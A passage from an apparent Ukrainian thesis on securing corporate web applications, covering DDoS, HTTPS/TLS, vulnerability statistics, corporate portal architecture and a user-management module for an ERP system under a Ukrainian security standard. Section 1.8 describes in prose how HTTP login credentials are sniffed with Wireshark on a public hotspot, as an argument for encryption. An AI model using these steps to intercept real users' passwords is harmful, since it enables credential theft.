В даному випадку найкраще подбати про захист заздалегідь. Без розумного захисту дуже важко відбити добре спланований DDoS. Крім цього пошуки

займуть чимало часу і вразі серйозної атаки сервера буде не тільки гальмувати, але й може зовсім відмовити.

Для організації захисту існують спеціальні компанії. Процес полягає в відборі безпечних запитів через сервер провайдера захисту, і в разі підозрілих запитів сервер їх блокує ф пропускає лише безпечні. Також, багато чого залежить від архітектури проекту. Навіть звичайні користувачі можуть ненароком зробити DDoS атаку не знаючи про це. Причина цьому те, що проект був спроектований невірно і не може витримувати великі навантаження користувачів. Найчастіше це відбувається через перенавантаження вхідних запитів до бази даних. Отже, бізнесу треба внести правильну суму грошей, щоб закупити гарне обладнання, та найняти висококваліфікованих програмістів.

1.8 Перехват трафіку

Як вже було стверджено існує безліч способів нанесення шкоди веб-додатку. Кожен із цих методів вимагає спеціальних знань в конкретній сфері що не під силу кожному. Проте існують і простіші способи крадіжки інформації. Одним із частовикористованих способів крадіжки інформації є перехоплення та аналіз трафіку. Процесс крадіжки доволі простий і потребує лише завантажити готові необхідні рішення та підключитися до публічної точки доступу в інтернеті. Після цього будь яку інформацію яку вводить і відправляє користувач по протоколу HTTP можна перехопити.

Багато користувачів і не здогадуються, що заповнюючи логін і пароль при реєстрації або авторизації на закритому Інтернет-ресурсі, ці дані легко можуть перехопити. Дуже часто вони передаються по мережі не в захищеному вигляді. Тому якщо сайт, на якому користувач намагаєтеся авторизуватися, використовує HTTP протокол, то дуже просто виконати захоплення цього трафіку, проаналізувати його за допомогою відомої утиліти Wireshark і далі за допомогою спеціальних фільтрів і програм знайти і розшифрувати пароль. Найкраще місце для перехоплення паролів - ядро мережі, де проходить трафік всіх користувачів

до закритих ресурсів (наприклад, пошта) або перед маршрутизатором для виходу в Інтернет, при реєстраціях на зовнішніх ресурсах.

Для отримання даних треба захопити трафік через програму на налаштувати фільтр на метод HTTP запиту POST, через які відомо проходять логін чи реєстрація. Затим, потрібно розшифрувати пакети даних використовуючи TCP потік. Отже, багато зусиль в такому випадку непотрібно. Результат роботи програми зображено на рис. 1.13. Пароль - e4b7c855be6e3d4307b8d6ba4cd4ab91, а логін networkguru.




Рис. 1.13. Результат роботи аналізатора трафіку Wireshark

Виходячи з цього, шифрування пакетів які передаються до сервера є обов'язковим для веб-додатків, які зберігають дані. Шифрування як один із головних захистів веб ресурсу та гарант безпеки конфіденційності. Для реалізації шифрування треба використовувати HyperText Transfer Protocol Secure (HTTPS) протокол. HTTPS (аббр. Від англ. HyperText Transfer Protocol Secure) - розширення протоколу HTTP для підтримки шифрування з метою підвищення безпеки. Дані в протоколі HTTPS передаються поверх криптографічних протоколів SSL або TLS. На відміну від HTTP з TCP-портом 80, для HTTPS за замовчуванням використовується TCP-порт 443. HTTPS не є окремим протоколом. Це звичайний HTTP, що працює через шифровані транспортні

механізми SSL і TLS. Він забезпечує захист від атак, заснованих на прослуховуванні мережевого з'єднання - від сніфферскіх атак і атак типу man-in-the-middle, за умови, що будуть використовуватися шифрувальні засоби і сертифікат сервера перевірений і йому довіряють. Щоб підготувати веб-сервер для обробки https-з'єднань, адміністратор повинен отримати і встановити в систему сертифікат відкритого і закритого ключа для цього веб-сервера. У TLS використовується як асиметрична схема шифрування (для вироблення загального секретного ключа), так і симетрична (для обміну даними, зашифрованими загальним ключем). Сертифікат відкритого ключа підтверджує приналежність даного відкритого ключа власнику сайту. Сертифікат відкритого ключа та сам відкритий ключ надсилаються клієнту при встановленні з'єднання; закритий ключ використовується для розшифровки повідомлень від клієнта. У HTTPS для шифрування використовується довжина ключа 40, 56, 128 або 256 біт.

SSL (англ. Secure Sockets Layer - рівень захищених сокетів) - криптографічний протокол, який має на увазі більш безпечний зв'язок. Він використовує асиметричну криптографію для аутентифікації ключів обміну, симетричне шифрування для збереження конфіденційності, коди аутентифікації повідомлень для цілісності повідомлень. Протокол SSL забезпечує захищений обмін даними за рахунок двох наступних елементів: аутентифікації і шифрування. TLS - спадкоємець SSL. Це такий протокол, найбільш часто вживається для забезпечення безпечного HTTP з'єднання (так званого HTTPS). TLS розташований на рівень нижче протоколу HTTP в моделі OSI.

1.9 Висновки до першого розділу

Був проведений аналіз основних загроз для сучасних веб-застосунків. Всі загрози, особливо атаки вже давно відомі з часів початку розвитку Інтернету. По даним статистики розроблені експертами компанії Positive Technologies. На стан 2018 року у 19% веб-додатків є вразливості, що дозволяють зловмисникам

отримати контроль як над самим додатком, так і над ОС сервера. Якщо сервер знаходиться на периметрі мережі організації, зловмисник може проникнути у внутрішню мережу компанії. Як показують результати дослідження вразливостей корпоративних інформаційних систем, 75% векторів проникнення в приватні мережі пов'язані з недоліками захисту веб-додатків.

У більшості випадків веб-додатки вразливі через помилки в коді. Кожен другий витік може призвести до розголошення облікових даних, в тому числі для доступу до сторонніх ресурсів. Як приклад можна привести доступні всім користувачам конфігураційні файли де зберігаються паролі**.** Зловмисник може викрасти персональні дані користувачів в 18% веб-додатків, де здійснюється їх обробка. При цьому важливо відзначити, що персональні дані зберігаються і обробляються майже в кожному досліджуваному нами веб-додатку (91%).

В середньому на один веб-додаток припадає 33 вразливості, шість з яких мають високий рівень ризику. Число критично небезпечних вразливостей, яке припадає на одне веб-додаток, в порівнянні з 2017 роком зросла в 3 рази. Найбільш поширені вразливості, пов'язані з недостатньою авторизацією, можливістю завантаження або читання довільних файлів, а також з можливістю впровадження SQL-коду. Нажаль доля систем які мають недоліки продовжує зростати (рис. 1.14).

Рис. 1.14. Доля систем які мають недоліки по рокам

Статистика 2018-го року говорить про близько 70 різних видів недоліків в веб-додатках. Як завжди, висока частка веб-додатків вразлива до «міжсайтове виконання сценаріїв» (XSS). У чотирьох з кожних п'яти веб-додатків відзначені помилки конфігурації такі як: параметри за замовчуванням, стандартні паролі, повідомлення про помилки, в яких розкриваються версії використовуваного ПО і інші дані, що представляють цінність для зловмисника на етапі збору інформації про систему і при плануванні атаки.

Щодо веб-додатків які містять вразливості, які дозволяють здійснювати атаки на користувачів. У більшості випадків, як вже зазначалося раніше, це також «Міжсайтове виконання сценаріїв». Однак в 2018 році частка цієї вразливості стала ще значніше (88,5% проти 77,9% в 2017 році). Одна така вразливість може призвести до серйозних наслідків. Статистика вразливості, що дозволяють проводити атаки на користувачів показана на рисунку 1.15.




Рис 1.15. Вразливості, що дозволяють проводити атаки на користувачів

На жаль тільки останні два роки почали впроваджувати нові методології та практики розробки додатків які не будуть вразливі до різновидів атак. Браузери намагаються також протистояти атакам які орієнтовані на користувача. Але у нових архітектурах веб-додатків також почали з’являтися недоліки, не дивлячись на те що життя веб-розробника значно спростилося, завдяки новітнім frontend фреймворків як Angular, Vue, React та backend фреймворків як Laravel, Symfony, Node.js, Django. Новітні веб-додатки будуються на основі Single Page Application (SPA) яка дозволяє підвищити швидкість роботи з додатком навіть при

повільному інтернет підключенні. Це досягається за допомогою JavaScript технологій, сервер віддає тільку одну сторінку, а JavaScript вже підставляє потрібні дані на розмітку емулюючі переходи користувача по роутам сайту. Тобто, сторінка у користувача ніколи не перезавантажується, дані віддаються до користувача лише в ту мить яку потрібно завдяки спілкуванню додатка з сервером через API. Дані передаються зазвичай через javascript object notation (JSON), що є універсальним форматом даних яким може користуватись та управляти будь яка платформа: мобільний пристрій, веб-додаток, сервер. Також з JSON може працювати будь-яка мова програмування. Оскільки сервер віддає тільки легкий JSON, йому не потрібно витрачати додакові ресурси на рендер сторінки. Зі сторони бекенду активно почали використовуватися мікросервісні або сервісно-орієновані архітектури для структування системи та розподілення навантаження на великих багатокористувацьких проектах. Також це дало змогу краще керувати роботою розробників та наймати нових людей. Так над проектом може працювати велика кількість команд одночасно не заважаючи один одному.

Наразі багато проектів переписують свій код на мікросервіси разом з SPA. Зазвичай це високонавантажені проекти, але великі корпоративні проекти також починають вдосконалюватись, щоб бути більш захищеними та відповідати останнім технологіям. Корпоративні сайти потребують не меншого захисту ніж звичайні. Одна за ключових етапів захисту це розмежування доступу.

Отже, якщо проектувати модулі захисту в корпоративному веб-додаток треба враховувати набір нових правил та вразливостей який з'явилися у нових системах де передача даних йде до сервера в основному через API. Також, не треба нехтувати й старими видами загроз та аналізувати їх. На жаль із за новизини введення та популярності нової архітектури, не існує прийнятих практик та правил реалізації захисту в корпоративних веб-додатках 2018-2020 роках. Отже це питання необхідно вирішити та зробити детальний аналіз, а потім реалізацію програмного модулю захисту інформації. Це тема як ніколи буде актуальна наступні 5 років.

Розділ 2. РІЗНОВИДИ КОРПОРАТИВНИХ ВЕБ-ДОДАТКІВ, ЇХ ФУНКЦІЇ ТА ОСОБЛИВОСТІ

2.1 Що таке корпоративний веб-додаток та його різновиди

Корпоративний сайт – необхідний атрибут середнього та великого бізнесу, а також унікальний інструмент для командної роботи над завданнями та проектами, для ведення CRM-баз даних та документообігу, для ефективних внутрішніх комунікацій та PR-кампаній. Віртуальне представництво підприємств та організацій у Глобальній мережі стало масовим нещодавно, проте швидко знайшло відгук у широкої аудиторії. Сьогодні багатофункціональний сайт є у будь-якої компанії, якій не чужі поняття фірмового стилю та корпоративної культури.

Корпортал – це внутрішній інформаційно-комунікативний веб-ресурс для управління організацією, забезпечення працівникам доступу до корпоративної інформації, а також для збирання та використання даних про бізнес-процеси. Часто поняття «корпоративний портал» сприймається як синонім інтранета, який на відміну від Всесвітньої мережі інтернет є внутрішньою приватною мережею. Але це не просто віртуальний офіс, а своєрідний внутрішній світ компанії – єдиний та зручний для всіх.

Важливі інструменти веб-порталу – зручна система спільної роботи та інтеграція корпоративних даних та додатків. Веб-портали використовуються торговими організаціями, де від залучення та мотивації співробітників безпосередньо залежить прибутковість бізнесу. Залучення до життя компанії знижує плинність кадрів на 15–20 % і дозволяє створити здорову конкуренцію, а також стимул для досягнення цілей. Корпоративний портал буде корисним для компаній, які хочуть налагодити внутрішню комунікацію для швидкого та ефективного вирішення бізнес-завдань. Корпоративний портал стане оптимальним варіантом для компаній, які мають у штаті багато віддалених працівників, а також тих, хто не працює за комп'ютером. Єдиний веб-ресурс

стирає географічні межі та дозволяє використовувати зручні інструменти для мобільних пристроїв.

Численні дослідження показують, що грамотне використання інтернет-ресурсу дозволяє отримати конкурентну перевагу за короткий час та з мінімумом додаткових вкладень. Для нас цікавий якраз корпоративний внутрішній портал так, як він відповідає меті дослідження там має складну архітектуру.

2.2 Відмінності від звичайних сайтів

Від класичних веб-додатків та сайтів корпортал відрізняється багаторівневою структурою та великими обсягами інформації, складністю архітектури а також:

1. Інтеграції у внутрішню корпоративну мережу;
2. Управління та візуалізації бізнес-процесів;
3. Розширеного управління поштовим сервером, що працює за протоколом POP3
4. Кластеризації веб-ресурсу, тобто, його географічного розподілу на кількох серверах з метою покращення доступності порталу та його масштабування при великих навантаженнях;
5. A/B тестування на предмет конверсії при змінах в архітектурі та дизайні сайту
6. Об'єднує інформаційні ресурси компанії, забезпечуючи всім учасникам доступ до даних.
7. Збільшує освітній потенціал, надаючи доступ до накопичених бізнес-знань.
8. Забезпечує безпеку комерційної інформації, тому що зайти на веб-ресурс можуть лише співробітники або ті, кому відкрито доступ. Причому, кожному користувачеві можна встановити свій рівень доступу.
9. Дозволяє формувати та розвивати внутрішню корпоративну культуру.

Принципова відмінність корпоративного порталу (корпорталу) від сайту компанії в тому, що сайт більше спрямований на зовнішню аудиторію: замовників, дилерів, партнерів, а портал на внутрішню, тобто на співробітників. Проте ці ресурси мають багато спільного. Наприклад, двигун для корпоративного порталу можна використовувати і для створення сайту. Частина інформації веб-порталу компанії може бути відкрита для зовнішніх користувачів. Тому сайт компанії – це презентація організації в інтернеті та засіб зовнішнього інформування. Тоді як завдання корпорталу, крім передачі інформації, включають ще й об'єднання користувачів для колективної роботи, забезпечення внутрішньої комунікації та автоматизацію бізнес-процесів.

2.3 Приклади завдань, які вирішує корпоративний веб-додаток

Корпоративний веб-додаток може виконувати наступні завдання:

- забезпечення цілодобового доступу до актуальної інформації;
- проведення опитувань та досліджень;
- розширення клієнтської бази та географії продажів;
- координувати робочі процеси, оцінювати завантаженість працівників, підвищувати робочу дисципліну, формувати звіти щодо виконаних завдань;
- тримати працівників у курсі новин та подій, що відбуваються в організації;
- налагодити оперативний зворотний зв'язок з користувачами;
- виключити проблеми комунікації між співробітниками різних відділів та підрозділів, навіть якщо вони географічно віддалені один від одного, а також знизити потребу у відрядженнях;
- накопичувати та зберігати досвід у базі знань;
- прискорити адаптацію нових співробітників та профперепідготовку працюючого персоналу;
- об'єднати працівників у робочі групи, які можуть спільно працювати над проектами для досягнення поставленої мети;

- заощадити робочий час під час пошуку інформації та виконання операцій;
- мінімізувати втрати інформації;
- підвищити імідж та конкурентоспроможність;
- налагодити зовнішні бізнес-зв'язки із замовниками, партнерами, дилерами.

Можна виділити три показники, що безпосередньо впливають на рівень комфорту користувача на вашому ресурсі:

- Простота. Будь-який користувач повинен розуміти, куди веде кожне посилання та де шукати інформацію. Швидкий пошук, продумана навігація, мінімум кліків для переходу до потрібного розділу.
- Адаптивність. Обов'язковими є адаптивність сайту під будь-які мобільні пристрої.
- Швидкість та стабільність. Сторінки повинні завантажуватися швидко, що залежить від питомої ваги сторінок сайту та правильного налаштування хостингу

2.4 Сучасні існуючі рішення

Виходячи з бюджету можливо вибрати різні рішення. Сайт для корпоративного бізнесу повинен мати функціональну систему керування вмістом або CMS. Системи керування зазвичай прості та дозволяють підтримувати ресурс, додавати зміни навіть не досвідченому користувачеві без навичок програмування. Очевидно, що для корпоративного порталу використовують тільки платні «движки» та «адмінки», які за попитом серед компаній можна побудувати в такому порядку:

1С-Бітрікс - неперевершений лідер зі стабільності, безпеки, функціональності.

UMI.CMS - необмежена мультисайтовість за одну ліцензію, простий інтерфейс.

NetCat — бюджетний варіант, зручний для «швидких» лендингів.

HostCMS – легка, швидка, зручна, недорога система.

AMIRO.CMS - більше орієнтований на електронну комерцію, ніж на представництво.

Всі вищезазначені рішення мають недоліки для складних корпоративних веб-порталів які мають складні та кастомні бізнес процес з асинхронною обробки даних, та інш. Більш того готові рішення зазвичай дуже складні в масштабуванні ресурсів там мають дірки в безпеці.

2.5 Види архітектур для кастомних веб-додатків

Спочатку структура корпоративного порталу мала обмежений функціонал і створювалася на виконання основних функцій внутрішнього сайту компанії: публікація новин, спілкування через форум, зберігання даних. З розвитком веб-технологій, портал розширив свої можливості. Сьогодні це складний багатофункціональний інструмент, що складається з різних продуктів, що дозволяє вирішувати завдання сучасного бізнесу.

Нижче наведено класичні етапи розробки сайту:

1. Бізнес-аналітика. Це формулювання цілей та передпроектні дослідження: аналіз цільової аудиторії, конкурентів, конкурентних переваг замовника. Формування бюджету.
2. Створення ТЗ. Це детальний план роботи, затвердження рішень з дизайну та особливостей програмування.
3. Створення структури. Розташування елементів та блоків з урахуванням вибраного макету верстки.
4. Прототипи (адаптивні). Дозволяють швидко узгодити всі деталі проекту та уникнути помилок на стадії дизайну. На цьому етапі продумується структура сайту, що дозволяє досягти високих конверсій та продажів.

5. Дизайн (адаптивний). Візуальна складова для корпоративних сайтів та порталів важлива особливо. Від зовнішнього вигляду залежить перше враження та зацікавленість клієнта у вас чи у вашому продукті. Графічну концепцію зазвичай відпрацьовують з прикладу головної сторінки.
6. Верстка (UI елементна база). Верстка HTML-сторінок сайту на основі дизайну, тобто переклад HTML-коду. Правильно зверстаний сайт однаково працює у всіх браузерах та за будь-яких дозволів екрану.
7. Розробка (програмування). На сервер встановлюють систему управління контентом, код вносять необхідні правки. Виробляють налаштування та програмування модулів. На сторінках з'являється інтерактив: посилання, форми, кнопки тощо.
8. Інтеграція (корпортал + CRM-бази даних та телефонія + автоматизований документообіг та облік та інші). Інтегрується система управління, проводиться настроювання сервера та системи безпеки зберігання баз даних.
9. Створення контенту. Якщо тексти, фото, відео надає замовник, йому слід подбати про своєчасну їхню підготовку.
10. Правильне розміщення контенту. Зображення та анімація не повинні відволікати від тексту, текст повинен бути розділений на блоки, які легко читаємо.
11. Опрацювання SEO. SEO-адаптивні сайти спочатку націлені на просування та швидко піднімаються в топ пошукової видачі.
12. Настоянка серверів (хостингів). На цьому етапі проводять тестування ресурсу та оцінку його працездатності. Виправляють помилки в коді та некоректну верстку, перевіряють контент на унікальність.

Нас цікавить частина створення тз, розробка архітектури так як це головні процеси які вважаються складними. Зазвичай це монолітна архітектура або монолітна з можливістю додати модулі залежно від потреб. Туда входят наступні

частини як *Компоненти інтерфейсу користувача*, *Система Кешування, Одноразова реєстрація (SSO) або технологія єдиного входу, Файлове сховище, Списки контролю доступу, Кластеризація, Адміністрація.*(див. Рисунок 2.1)

Автентифікація та авторизація містить запис користувача в базі даних та внутрішня частина захищена авторизацією через LDAP або подібні служби та протоколи каталогів, публічна – відкрита для вільного доступу до Інтернету. (див. Рисунок 2.2)

Рис 2.1. Стандарта архітектура корпоралів




Рис 2.2. Авторизація та аутентифікація

2.6 Висновки до другої частини

Отже для монолітної архітектури існують всі необхідні архітектурні рішення для захисту. Але веб додатки стають біль комплексними та потребують нової сервісної або мікросервісної архітектури для масштабування та розподіленння роботи між командами. Потрібно підібрати правильну інфраструктуру там запрограмувати модуль захисту який би працював з даним підходом.

Розділ 3. ПРИНЦИПИ ОЦІНКИ ТА ПІДБІР МЕТОДІВ ЗАХИСТУ ІНФОРМАЦІЇ У КОРПОРАТИВНОМУ WEB-ДОДАТКУ

3.1 Технічне завдання

Існує деяка Enterprise Resource Planning(ERP) система та корпоративний веб-додаток, що є обгорткою для роботи цієї системи. ERP система – це організаційна стратегія впровадження операцій бізнесу або виробництва та інтеграція управління трудовими ресурсами, активами та фінансового менедмента. Іншими словами, це система яка спрощює рутинні бізнес процеси, автоматизуючи всі можливі дії. Також містить у собі всі дані, статистику та реалізує зручну роботу з інтерфейсом. Веб-додаток орієнований на непериврну роботу та модульність. За кожен процесс відповідає свій модуль. В разі якщо один із модулів відмовить, то інші процеси і люди які з ними працюють не будуть переривати свою роботу.

Компанія продуктова та займається електронною комерцію. Тобто продає свої товари в інтернеті на великих маркетплейсах, а отже з кожним новим багом в коді та простоєм роботи людей, компанія втрачає гроші. Зважаючи на це, була вибрана сервісно-орієнована архітектура разом з SPA. Сервісно орієнтована архітектура дозволяє досягти вищезгаданого, незалежність роботи бізнес процесів та людей якими над ними працюють, та безвідмовна робота всієї системи цілком.

Очевидно, що такому великому корпоративному веб-додатку необхідна система прав, так як різні працівники мають доступ до різних модулів та можуть виконувати там тількі дозволені дії. Наприклад, контент менеджер має доуступ тільки до модулю створення контенту для товару та може створювати контент. Також, директор в департаменті контент менеджменту може створювати контент та додатково міняти різні налаштування як наприклад список заборонених слів та максимальне значення в символах для полів опису товару. Основне завдання це зробити найважливіший модуль для веб-застосунку який називається “User

Management”. Тобто, в перекладі модуль управління користувачами корпоративного сайту.

Модуль відповідальний за створення нового користувача в системі, створення ролі, створення дії, яка належить до ролі, створення департаменту та реєєстрація нового модуля в системі. Більш того модуль реалізує авторизацію та аунтентифікацію та займається розмежуванням доступу. Кожен інший модуль робить запит до “User Management”, щоб відрендирити меню в панелі веб-додаку для працівника ґрунтуючись на його правах. Але це лише візуально, отже кожен інший модуль також робить запит до “User Management”, щоб перевірити чи має працівник право виконувати ту чи іншу дію. Варто наголосити, що повинна бути обов’язкова інтеграція модуля з Active Directory(AD), де компанія також в основному зберігає дані для користувача.

Важливість для ЗІ цього програмного модуля безцінна. Отже повинні бути проаналізовані всі можливі ризики та вразливості. Розроблено високонадійний код та програмний модуль. Інші корпоративні сайти, які також вирішать використовувати нові технології як SPA та сервісну архітектуру, зможуть використовувати вже перевірені практики.

3.2 Аналіз рівня захищеності системи за профілем захищеності

Не дивлячись на те що оцінка рівня захищеності не відноситься до розробки програмного модуля та КСЗІ вже реалізована у компанії, не завадить провести швидке дослідження чи відповідає додаток всім запровонованим профілям захищеності. Також цей аналіз допоможе захищеній реалізації програмного модуля.

Для посилання на специфікації та інформації щодо організації КСЗІ системи було використано нормативний документ НД ТЗІ 2.5-010-03. Цей нормативний документ системи технічного захисту інформації (НД ТЗІ) встановлює вимоги до технічних та організаційних заходів захисту інформації WEB-сторінки в мережі Інтернет. Згідно з визначеними НД ТЗІ 2.5-004-99

специфікаціями він встановлює мінімально необхідний перелік послуг безпеки інформації та рівнів їх реалізації у комплексах засобів захисту інформації WEB-сторінки від несанкціонованого доступу. Головною метою цього НД ТЗІ це надання надання нормативно-методологічної бази для реалізації надійного комплексу засобів захисту від несанкціонованого доступу до інформації веб-додатку. Він призначений для власників веб-сторінки, користувачів або провайдерів (операторів). Діяльність цих людей повинна бути пов’язана з розробкою та подальшим використанням додатку. Також, для фізичних та юридичних осіб, які здійснюють оцінку захищеності веб-сторінки на відповідність вимогам ТЗІ.

Загальні вимоги до веб-сторінки згідно НД ТЗІ є наступні:

1. Веб-сторінка повинна бути розміщенна на власному сервері або на сервері, який є власністю хост-оператора. В випадку розміщення веб-додатку на хотсингу, хост-оператор повинен гарантувати власнику інформації обов’язковий рівень захисту який описаний в цому НД ТЗІ.

2. Функціонування веб-додатку забезпечується за допомогою АС. Там здійснюється керування доступом до веб-ресурів та їх актуалізація.

3. Для забезпечення захисту інформації веб-додатку в АС створється КСЗІ, що включає в себе організаційні, інженерно-технічні заходи та програмно-апаратні засоби.

Інформація яка призначена для публічного або приватного користування визначається з урахуванням вимог діючого законодавства країни та затверджується керівником установи, що є власником веб-додатку. Виходячи з цих умов для забезпечення захисту потрібно реалізувати необхідні програмно-апаратні засоби. Інші умови вже реалізовані. ERP система розміщена на сервері компанії та там існує АС з імплементованми організаційними та інженерно-технічними заходами.

До складу АС яка забезпечує функціонування повинно входити ОС, фізичне середовище в якому вона знаходиться, середовище користувачів, інформація та технологія її оброблення. Під час проектування захисту повинні бути враховані всі вищезазначені складові. Із цих складових формується політика безпеки веб-додатку. Для визначеної таким чином типової схеми функціонування АС встановлюються можливі варіанти для вибору функціональних профілів захищеності інформації від НСД.

Інформація на веб-сторінці згідно до НД ТЗІ поділяється зазвичай на дві категорії: загальнодоступна та технологічна. До загальнодоступної інформації відноситься публічно оголошена інформація, користуватися якою можуть будь-які фізичні або юридичні особи (користувачі інформаційних ресурсів), що мають доступ до мережі Інтернет. До технологічної інформації WEB-сторінки відноситься технологічна інформація КСЗІ та технологічна інформація щодо адміністрування та управління обчислювальною системою АС і засобами обробки інформації – дані про мережеві адреси, імена, персональні ідентифікатори та паролі користувачів, їхні повноваження та права доступу до об’єктів, інформація журналів реєстрації дій користувачів, інша інформація баз даних захисту, встановлені робочі параметри окремих механізмів та засобів захисту, інформація про профілі обладнання та режими його функціонування, робочі параметри функціонального ПЗ тощо. В розрізі компанії публічних даних які доступні в мережі Інтернет немає. Кожен працівник має доступ тільки до тієї інформації з якою він працює. Більш того тільки в локальній мережі компанії.

Згідно вимог які описані в НД ТЗІ повинні бути реалізовані наступні пункти:

1. КСЗІ повинна забезпечувати реалізацію вимог із захисту доступності, конфіденційності і цілісності як публічної так и приватної інформації.

2. Забезпечення цілісності, доступності, конфіденційності веб-додатку повинно забезпечуватись за допомогою технологій, які реалізують

контрольований і санкціонований доступ та заборону неконтрольованої й несанкціонованої її модифікації.

3. Технологія оброблення інформації повинна бути здатною до виявлення спроб НСД веб-додатку та процесів. Ведення журналу спроб НСД та авторизованих звернень.

4. Повинна бути можливість створення резервних копій та подальшою процедурою відновлення.

Пункти частоко реалізовані, бекап даних увімкнений. Отже треба зробити логування авторизованих користувачів та виявлення НСД. Обчислювальна система повинна складатися за такою структурою:

1. Підсистема обробки інформації, яка забезпечує створення, зберігання та актуалізації інформації веб-сторінки.

2. Підсистему взаємодії з користувачами АС, яка забезпечує за запитом користувача доступ до інформації у вигляді HTML-документу, з використанням мереж передачі даних та стандартних Інтернет-протоколів.

3. Підсистема обміну даними забезпечує підготовку та безпосередньо імпорт чи експорт інформації в або із АС, а також внутрішньосистемний обмін інформацією між WEB-сервером та робочими станціями з реалізацією фаз встановлення, підтримання та завершення з’єднання.

Це також буде враховано при реалізації програмного модуля. Надалі йде розуміння середовища користувачів. Користувачі поділяються на підгрупи. Підсистема обміну даними забезпечує підготовку та безпосередньо імпорт/експорт інформації в/із АС, а також внутрішньосистемний обмін інформацією між WEB-сервером та робочими станціями з реалізацією фаз встановлення, підтримання та завершення з’єднання. Зазвичай вони поділяються на звичайних користувачів веб-додатку, користувачі у яких є повноваження адміністратора, технічний персонал, який забезпечує непреривну роботу

фізичного середовища та розробника ПЗ, які здійснюють розробку та впровадження нових функціональних процесів, а також супроводження вже діючого функціонального ПЗ сервера, розробники та проектанти фізичної структури АС.

Доступ до інформації веб-сторінки повинен надаватися користувачам у відповідності до положень політики безпеки інформації компанії, визначеної для АС, що забезпечує функціонування веб-сторінки. Також весь технічний персонал, розробники ПЗ та спеціалісти с КСЗІ повинні мати необхідний рівень кваліфікації.

Також не потрібно забувати про фізичне середовище яке повинно мати необхідні обчислювальні ресурси. Проблем з цим наразі у компанії не має.

